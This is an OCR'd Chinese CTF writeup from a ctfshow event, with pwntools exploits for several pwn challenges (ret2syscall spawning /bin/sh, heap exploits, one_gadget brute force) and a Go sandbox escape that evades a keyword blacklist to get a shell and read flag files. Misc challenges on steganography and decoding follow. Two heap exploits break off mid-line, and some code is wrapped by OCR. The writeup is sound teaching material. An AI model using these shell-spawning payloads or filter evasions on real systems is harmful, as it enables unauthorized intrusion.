
v5 是一段乱序的"/bin/sh"字符串

其次程序开始接收 seed 的数字(&unk_400984 是“%d”)，然后将 seed 作为随机数种子使用。

接着是一个 do-while 语句，一共会执行 7 次循环。作用是将 v5 的内容作为随机存储在全局变量 d 中。

然后读取 0x58 的内容到 v5 中，这里存在栈溢出。

接着观察程序其它指令，发现存在部分无法反编译的指令。



```
.text:0000000000400830                          ; __unwind {
.text:0000000000400830 C3                       retn
.text:0000000000400830
.text:0000000000400830                          _sub_102040 endp
.text:0000000000400830
.text:0000000000400831                          ; ---------------------------------------------
.text:0000000000400831 5E                       pop     rsi
.text:0000000000400832 5F                       pop     rdi
.text:0000000000400833 C3                       retn
.text:0000000000400833
.text:0000000000400834                          ; ---------------------------------------------
.text:0000000000400834 48 C1 FA 14              sar     rdx, 14h
.text:0000000000400838 48 33 54 24 08           xor     rdx, [rsp+8]
.text:000000000040083D C3                       retn
.text:000000000040083D
.text:000000000040083E                          ; ---------------------------------------------
.text:000000000040083E C3                       retn
.text:000000000040083E                          ; } // starts at 400830
.text:000000000040083E
.text:000000000040083E                          ; ---------------------------------------------
.text:000000000040083F 90                       align 20h
.text:0000000000400840
.text:0000000000400840                          ; =============== S U B R O U T I N E ===========
```

```
.text:0000000000400755                          ; ---------------------------------------
.text:0000000000400757 66 0F 1F 84 00 00 00 00 00    align 20h
.text:0000000000400760 0F 05                    syscall
.text:0000000000400762 0F 1F 40 00              nop     dword ptr [rax+00h]
.text:0000000000400766                          db      2Eh
.text:0000000000400766 66 2E 0F 1F 84 00 00 00 00 00 nop     word ptr [rax+rax+00000000h]
.text:0000000000400766
.text:0000000000400770
```

看到 syscall，可以尝试 ret2syscall 进行操作。尝试构造 rax=0x3b、rdi="/bin/sh"、rsi=0、rdx=0

由于 C 语言的随机是伪随机，因此需要找到一个种子数，使得全局变量 d 中存储的内容就是 "/bin/sh"。同时从前面可以看出，zz_zz 函数的返回值是由随机数来决定的，因此编写下面 C 语言代码，找到种子数。

```c
int main(){
        int i = 0;
        int x,y,z,a,b,c,d,e;
        for(i;i < 999999; i++){
                srand(i);
                x = rand() % 6; // 1
                y = rand() % 6; // 5
                z = rand() % 6; // 3
                a = rand() % 6; // 4
                b = rand() % 6; // 1
                c = rand() % 6; // 2
                d = rand() % 6; // 0
                e = (rand() % 15) + 45 ;
                if(x == 1 && y == 5 && z == 3 && a == 4 && b == 1 && c == 2 && d == 0 && e == 59){
                        break;
                }
                printf("error i:%d\n",i);
        }
        printf("\n\n yes i: %d",i);

        return 0;

}
```

得到当种子数为 370424 时，符合我们的要求，因此 rdi 和 rax 构造完毕。


程序存在 pop rsi;ret，因此 rsi 也很好构造。

当程序执行完 rand()操作后，rdx 的值不为 0。但结合前面得到的指令：


```
    sar rdx,14h
    xor rdx,[rsp+8]
```

可以构造出 rdx 的值为 0

通过多次执行，发现 rdx 的值为 0x503d0e0



执行完 sar rdx,14h 指令后，rdx 的值为 0x50



因此在栈空间处布置内容为 0x50，通过 xor 运算之后，rdx 的值即为 0，因此得到 shell

s.s.a.l 视频解说.mp4

exp

```
from pwn import *

context(log_level='debug',arch='amd64',os='linux')

filename = "./s.s.a.l"
io = process(filename)
elf = ELF(filename)
libc = elf.libc

gdb.attach(io,"b *0x4008cd")

rdx_value = 0x50
payload = flat([cyclic(32)])
payload += p64(rdx_value)*3
io.send(payload)

pause()

payload = "370424"
io.sendline(payload)



zz955 = 0x400802
pop_rsi_rdi_ret = 0x400831
syscall = 0x400760
xor_rdx = 0x400834
bss = 0x601090

pause()
payload =
flat([cyclic(30),zz955,pop_rsi_rdi_ret,pop_rsi_rdi_ret,0,bss,xor_
rdx,syscall])
print("len:" + hex(len(payload)))
io.send(payload)



io.interactive()
```

pwn3 Happy_New_Year

- 题目名称 Happy_New_Year
- 出题人 bit
- 分值 200 分

exp

```
from pwn import *
context.log_level='debug'
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28294)
elf = ELF('./pwn')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def add(index,size):
        io.sendlineafter('¥¥¥¥¥¥', str(1))
        io.sendlineafter('index:\n', str(index))
        io.sendlineafter("Size:\n", str(size))

def show(index):
        io.sendlineafter('¥¥¥¥¥¥', str(2))
        io.sendlineafter('index:\n', str(index))

def edit(index, content):
        io.sendlineafter('¥¥¥¥¥¥', str(3))
        io.sendlineafter('index:\n', str(index))
        io.sendafter("context: \n",content)

def delete(index):
        io.sendlineafter('¥¥¥¥¥¥', str(4))
        io.sendlineafter('index:\n', str(index))

add(0,0x428)
add(1,0x500)
add(2,0x418)
delete(0)
add(3,0x500)

show(0)
libc_base = u64(io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) -
0x3ec090
edit(0,'b'*0x10)
show(0)
io.recvuntil('b'*0x10)
heap_base = u64(io.recv(6).ljust(8,b'\x00'))-0x250

rtld_global = libc_base + 0x61b060
one_gadget = libc_base + 0x4f302
delete(2)
edit(0,p64(libc_base +
```

pwn4 Heap_Harmony_Festivity

- 题目名称 Heap_Harmony_Festivity
- 出题人 bit
- 分值 200 分

exp

```
from pwn import *
context.log_level='debug'
#io = process("./pwn")
io = remote("pwn.challenge.ctf.show",28278)
libc = ELF('/home/bit/glibc-all-in-one/libs/2.31-
0ubuntu9_amd64/libc-2.31.so')

def add(index,size):
        io.sendlineafter('¥¥¥¥¥¥', str(1))
        io.sendlineafter('index:\n', str(index))
        io.sendlineafter("Size:\n", str(size))

def show(index):
        io.sendlineafter('¥¥¥¥¥¥', str(2))
        io.sendlineafter('index:\n', str(index))

def edit(index, content):
        io.sendlineafter('¥¥¥¥¥¥', str(3))
        io.sendlineafter('index:\n', str(index))
        io.sendafter("context: \n",content)

def delete(index):
        io.sendlineafter('¥¥¥¥¥¥', str(4))
        io.sendlineafter('index:\n', str(index))

add(0,0x428)
add(1,0x500)
add(2,0x418)
delete(0)
add(3,0x500)

show(0)
libc_base= u64(io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) -
0x1ebfd0
edit(0,'a'*0x10)

show(0)
io.recvuntil('a'*0x10)
heap_base=u64(io.recv(6).ljust(8,b'\x00'))-0x290

rtld_global=libc_base+0x222060
one_gadget=libc_base+0xe6aee
ret_addr=libc_base+0x0000000000025679
```

pwn5 yes_or_no

- 题目名称 yes_or_no
- 出题人 久而不念
- 分值 300 分

爆破概率为 1/0xff

exp

```
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
elf=ELF("./pwn")
one=0xe3b2e
pop_r12=0x401176
pop_r15=0x401179
ret=0x401016
yes=0x401150
while 1:
   io=remote('pwn.challenge.ctf.show',28264)
   #io=process("./pwn")
   io.send(b'a'*0x20+b'b'*8+p64(pop_r12)+p64(0)+p64(yes))
   sleep(0.01)
   io.send(b'a'*0x20+b'c'*8+p64(pop_r15)+p64(0)+p64(yes))
   sleep(0.01)
   #使 r12，r15 归零，满足 one_gadget 条件
   for i in range(15):
      io.send(b'a'*0x20+b'd'*8+p64(yes))
      sleep(0.01)
   #不断抬栈，直到 rbp 的下一位可以利用
   io.send(b'a'*0x20+b'd'*8+b'\x2e\x3b\x0e')#爆破 one_gadget
   try:
      io.sendline('echo sess')
      if b'sess'in io.recv(1024):
         io.interactive()
   except Exception:
      io.close()
      continue
```

pwn6 ESCAPE GO BOX

- 题目名称 ESCAPE GO BOX
- 出题人 shenghuo2
- 分值 400 分

经过 fuzz，可以知道过滤的关键字有

```
    blacklist =
    ['sh','flag','fmt','io','log','server','cat','read','Read','os','
    exec','Print']
```

最短的 exp 可以是

看起来好像是不能用 os 和 os 下的 os/exec

出题人的预期解是用的 syscall 库下的 Exec 方法

https://pkg.go.dev/syscall#Exec

func Exec ¶

```
    func Exec(argv0 string, argv []string, envv []string) (err error)
```

"s"+"h"，简单的拼接　　构造 sh 可以得到交互式终端

也可以不用 sh，慢慢读

这样基本上就能达到 150 字符的限制以内了

再稍微加点 pwn 的小技巧，比如 $0

可提供的最短 exp 为：

```
package main;import a "syscall";func
main(){a.Exec("/bin/bas"+"h",[]string{"$0"},nil)}
```

长度 86

base64 编码后为 116 字符

期待选手的 wp

exp

```
from pwn import *
context.log_level = "debug"
r = remote('192.168.123.172','9001')
r.sendlineafter(b'input your base64ed code:
',b'cGFja2FnZSBtYWluCmltcG9ydCgic3lzY2FsbCIpCmZ1bmMgbWFpbigpewp4O
j1bXXN0cmluZ3sicyIgKyAiaCJ9CnN5c2NhbGwuRXhlYygiL2Jpbi9iYXMiKyJoIi
x4LHgpCn0=')
print("wait 10 second")
sleep(10)
r.sendline(b'cat /flag')
r.sendline(b'cat /home/ctf/.*')
print(r.recv())
r.interactive()
```

MISC 部分

misc1 以假换真

- 题目名称 以假换真

- 出题人 机气人师傅
- 分值 100 分
- 题目描述 听说你精通 C、C++、Java、C#、VB、HTML、Delphi、JavaScript、PHP 等语言的拼写,熟练 PhotoShop、Illustrator CS、CorelDraw、Flash CS、AutoCAD、Office 等软件的卸载,掌握 Windows Server、Unix、Lunix 等操作系统的关机。以上内容本题都不考。

出题/解题思路

6.zip

winrar 解压得到 html，超链接与文件名不符（hedan.jpg 和 hetao.png），

文件头 => 快压解压（360 压缩打开的是下一步中的压缩包） => 得到 hetao.png

hetao.png

图片尾附加压缩包

压缩包

用 hedan.jpg 明文攻击得到 baidu.png，c1e1943e

~~解压密码：密码不重要，明文攻击测试~~

baidu.png

图标是百度网盘，上传后得到 flag 图片(md5 碰撞)

<!-- 题外话：图片 baidu.png 格式是 jpg，改扩展名后注释中作者信息写的我的 qq 号 -->

flag

```
flag{487d06fc-8f40-421d-b8d0-e84b2da50579}
```

misc2 CTF 的一生如履薄冰

- 题目名称 CTF 的一生如履薄冰
- 出题人 王八七七
- 题目描述 无
- 分值 200 分


CTF 的一生如履薄冰 writeup.pdf

misc3 签到 ·又见童话镇

- 题目名称 签到 ·又见童话镇
- 出题人 萌新阿狸
- 题目描述 光有眼睛也许还不太够，需要一点点数学。
- 分值：300 分
- 题目提示
  - 两秒一个字母，慢慢来，你可以的。
  - 前面不清楚没关系，重播了三遍，总有能看清的。
  - 为什么特效要用绿幕呢？

60 帧一组提取，用绿色通道，做 fft，然后调一下清晰度。可以得到类似下面的东西，邮电费

眼睛，用力看还是能看出来的。


0
50
100
150
200
250
300
0
100
200
300
400
500
600

最终 flag ctfshow{610ea30b-1a2b-4a20-93dc-c32985c3a7cb}

misc4 base-XX

- 题目名称 base-XX
- 出题人 Xuxuzi
- 分值 400 分
- 题目描述 Just another base-XX decode challenge!

base 的本质是进制，base-XX 所以是-XX 进制。页面文本和注释里各有一段编码，多开几个靶机可以发现页面上那段编码的字符集一直在变，但注释里那段一直在 base64 字符表范围内。按对应进制和常用字符表解码注释得到页面上那段 base-XX 编码时使用的字符表，再解码一次得到 flag。exp 供参考，不建议直接抄：

```
import requests, html, libnum, io, zipfile, re
from string import *

t = input('Input your challenge URL here: \n')
b = [html.unescape(requests.get(t).text.splitlines()[i%2+5][(98-
i)*2+3:-4]) for i in b'base'][:2]
d = lambda a, b: libnum.n2s(sum(a.index(j) * (~len(a) + 1) ** i
for i, j in enumerate(b[::-1])))
tmp =
zipfile.ZipFile(io.BytesIO(d(d(f'{ascii_uppercase}{ascii_lowercas
e}{digits}+/', b[-1]).decode().splitlines()[-1], b[0])))
print(re.findall(r'ctfshow{.*}',
tmp.read(tmp.filelist[0].filename).decode())[0])
```

misc5 the Cipher of B

- 题目名称 the Cipher of B
- 出题人 Bubuzi
- 分值 400 分
- 题目描述 Just another docx stego challenge!

培根密码的最终密文形式并不是一堆 A 和 B，而是采用两种不同字体书写的字符。

培根密码 [编辑]

10种语言

条目 讨论 大陆简体 阅读 编辑 查看历史 工具

维基百科，自由的百科全书

培根密码，又名**倍康尼密码**[1]（英语：Bacon's cipher）是由法兰西斯·培根发明的一种隐写术。

原理 [编辑]

加密时，明文中的每个字母都会转换成一组五个英文字母。其转换依靠下表：

a	AAAAA	g	AABBA	n	ABBAA	t	BAABA
b	AAAAB	h	AABBB	o	ABBAB	u-v	BAABB
c	AAABA	i-j	ABAAA	p	ABBBA	w	BABAA
d	AAABB	k	ABAAB	q	ABBBB	x	BABAB
e	AABAA	l	ABABA	r	BAAAA	y	BABBA
f	AABAB	m	ABABB	s	BAAAB	z	BABBB

这只是一款最常用的加密表，有另外一款将每种字母配以不同的字母组予以转换，即I与J、U与V皆有不同编号。

加密者需使用两种不同字体，分别代表A和B。准备好一篇包含相同AB字数的假信息后，按照密文格式化假信息，即依密文中每个字母是A还是B分别套用两种字体。[2]

解密时，将上述方法倒转。所有字体一转回A，字体二转回B，以后再按上表拼回字母。

当然，本题还需要考虑到手写文本和电子文档在“字体”处理上的一些不同，以及使用哪一种加密对应表，以及三段密钥的排列顺序。因为是 0 解，剩下的部分留作课后练习。

另外，关于文本内容，搜索一下“*Lorem ipsum*”就能知道这是一种通常用于平面排版设计的“假文本”，不包含任何实际内容或意义（也不包含什么 Lorem ipsum 加密之类的东西，事实上我也不知道有没有这种加密），换言之没有必要关注中间这段文本的内容本身。

misc6 四国军棋_网线鲨鱼

- 题目名称 四国军棋_网线鲨鱼
- 出题人 ThTsOd
- 分值 500 分
- 题目描述 套神玩四国军棋总是赢不了，于是使用网线鲨鱼看别人棋，完成附件中 Misc1.py 获取 flag

找到布阵时的流量（服务器发送）

```
00000410  4a 6f 69 6e 4f 6b 20 20  20 20 20 20 20 20 20 20   JoinOk
00000420  20 20 20 20 00 00 00 00                            ....
00000428  53 77 69 74 63 68 45 6e  64 20 20 20 20 20 20 20   SwitchEn d
00000438  20 20 20 20 0a 0c 05 0a  08 08 03 09 0b 0a 09 04       .... ........
00000448  0c 03 0c 07 02 02 06 07  0b 0b 02 01 06 00 00 00   ........ ........
00000458  00 00 02 00 00 00                                  ......
0000045E  53 77 69 74 63 68 45 6e  64 20 20 20 20 20 20 20   SwitchEn d
0000046E  20 20 20 20 06 0c 04 0b  09 07 0a 0a 08 06 0c 0b       .... ........
0000047E  03 0a 03 05 07 08 02 0c  02 01 02 0b 09 00 00 00   ........ ........
0000048E  00 00 01 00 00 00                                  ......
00000494  53 77 69 74 63 68 45 6e  64 20 20 20 20 20 20 20   SwitchEn d
000004A4  20 20 20 20 04 04 04 04  04 04 04 04 04 04 04 04       .... ........
000004B4  04 04 04 04 04 04 04 04  04 04 04 01 04 00 00 00   ........ ........
000004C4  00 00 03 00 00 00                                  ......
000004CA  53 77 69 74 63 68 45 6e  64 20 20 20 20 20 20 20   SwitchEn d
000004DA  20 20 20 20 04 05 08 0c  06 09 0a 03 0c 0a 0b 07       .... ........
000004EA  0a 09 03 0c 02 02 07 06  0b 0b 02 01 08 00 00 00   ........ ........
000004FA  00 00 00 00 00 00                                  ......
00000500  41 6c 6c 53 77 69 74 63  68 45 6e 64 20 20 20 20   AllSwitc hEnd
00000510  20 20 20 20 03 00 00 00  01 00 00 00 36 00 00 00       .... ....6...
00000520  50 00 00 00 78 00 00 00  0b 0b 02 01 08 00 00 00   P...x... ........
00000530  00 00 00 00 00 00                                  ......
00000536  4d 6f 76 65 51 7a 20 20  20 20 20 20 20 20 20 20   MoveQz
00000546  20 20 20 20 04 00 00 00  19 00 00 00 16 00 00 00       .... ........
```

